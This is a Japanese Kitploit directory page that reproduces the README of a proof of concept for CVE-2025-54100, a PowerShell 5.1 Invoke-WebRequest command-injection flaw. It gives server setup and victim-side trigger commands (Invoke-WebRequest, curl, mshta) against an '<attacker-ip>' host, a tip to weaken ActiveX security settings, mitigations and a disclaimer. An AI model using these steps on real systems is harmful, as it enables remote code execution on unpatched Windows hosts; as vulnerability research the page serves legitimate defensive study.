
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2025-54100 — CVE-2025-54100(CVSS 7.8 High)は、Windows PowerShell 5.1のInvoke-WebRequestコマンドレットにおけるコマンドインジェクションの脆弱性です。これは、Web応答の自動解析中に特殊要素の不適切な無効化によって発生します。 | Kitploit
ツール/GitHubGitHub/themehackers/cve-2025-54100
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト論文と研究学習と教育
GitHubthemehackers/cve-2025-54100

CVE-2025-54100

CVE-2025-54100(CVSS 7.8 High)は、Windows PowerShell 5.1のInvoke-WebRequestコマンドレットにおけるコマンドインジェクションの脆弱性です。これは、Web応答の自動解析中に特殊要素の不適切な無効化によって発生します。

リポジトリを見る
3178611ヶ月前Kitploit レビュー済み
共有

CVE-2025-54100 – PowerShell レスポンス解析 PoC

CVE-2025-54100が悪意のあるHTML解析を介してWindows PowerShell 5.1でリモートコード実行(RCE)を引き起こす方法を示す簡潔な概念実証(PoC)です。

目次

  • CVE-2025-54100とは?
  • PoCの仕組み
  • クイックスタート
  • 被害ホストからのトリガー
  • トラブルシューティングと確認
  • 証拠
  • 緩和策
  • 免責事項
  • 参考文献

CVE-2025-54100とは?

  • タイプ: -UseBasicParsingを使用しない場合のInvoke-WebRequestにおけるコマンドインジェクション
  • 深刻度: CVSS 7.8(高)
  • 根本原因: HTMLレスポンスのMSHTMLベースの解析により、呼び出し元のコンテキストでスクリプト(例: ActiveXObject)の実行が可能になる。
  • 影響を受ける: Windows 10/11およびWindows Server 2008-2025(PowerShell 5.1実行時)。

PoCの仕組み

  1. CVE-2025-54100.py内のFastAPIサーバーが細工されたHTMLペイロードを提供する。
  2. ペイロードはWScript.Shell / Shell.Application ActiveXオブジェクトのインスタンス化を試みる。
  3. 脆弱なホストでは、MSHTMLパーサーがスクリプトを実行し、calc.exeを起動してRCEを示す。
  4. 提供されるペイロードは意図的に最小限で非破壊的だが、さらなる研究のために変更可能。

クイックスタート

前提条件

  • Python 3.10以上(FastAPI & Uvicornでテスト済み)
  • 依存関係のインストール:
    python3 -m venv .venv
    source .venv/bin/activate
    pip3 install -r requirements.txt
    

悪意のあるサーバーの実行

PoC HTTPサーバーを起動:

uvicorn app:app --host 0.0.0.0  --port 8888 --reload

被害ホストからのトリガー

-UseBasicParsingなしで脆弱なWindowsマシン上で以下を実行:

# Invoke-WebRequest
Invoke-WebRequest -Uri "http://<attacker-ip>:8888"
# curl エイリアス
curl http://<attacker-ip>:8888
# mshta
mshta http://<attacker-ip>:8888

サーバーに設定したものと同じポートを使用してください。脆弱な場合、埋め込まれたスクリプトがMSHTMLパーサーを介して実行されます。一部のAV製品は、解析の問題が存在する場合でもこの動作をブロックする可能性があります。

トラブルシューティングと確認

calc.exeが起動しない場合:

  1. 被害ホストでインターネットオプションを開く。
  2. セキュリティ → レベルのカスタマイズ... に移動。
  3. 「安全でないとマークされていないActiveXコントロールの初期化とスクリプトの実行」 を有効にする。
  4. -UseBasicParsingなしでInvoke-WebRequestを再実行する。

これは実行ベクトルを示しています。実際のペイロードでは、デフォルトの制限を回避するために難読化や追加のバイパスが使用される可能性があります。

証拠

PoC

緩和策

Microsoftは2025年12月にこの問題にパッチを適用しました:

  1. 影響を受けるWindowsホストにセキュリティ更新プログラムを適用する。
  2. MSHTML解析を避けるために**-UseBasicParsingを使用**する:
    Invoke-WebRequest -Uri "http://<attacker-ip>:8888" -UseBasicParsing
    
  3. PowerShell 7以上(pwsh)に移行する。これらは解析にMSHTMLに依存しない。

免責事項

[!WARNING] 教育および許可されたテスト専用です。責任を持って使用し、該当するすべての法律を遵守してください。著者は誤用または損害について一切責任を負いません。

参考文献

  • NVD: CVE-2025-54100
  • MSRC: Update Guide
  • GitHub: osman1337-security/CVE-2025-54100
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    366
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    287

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →





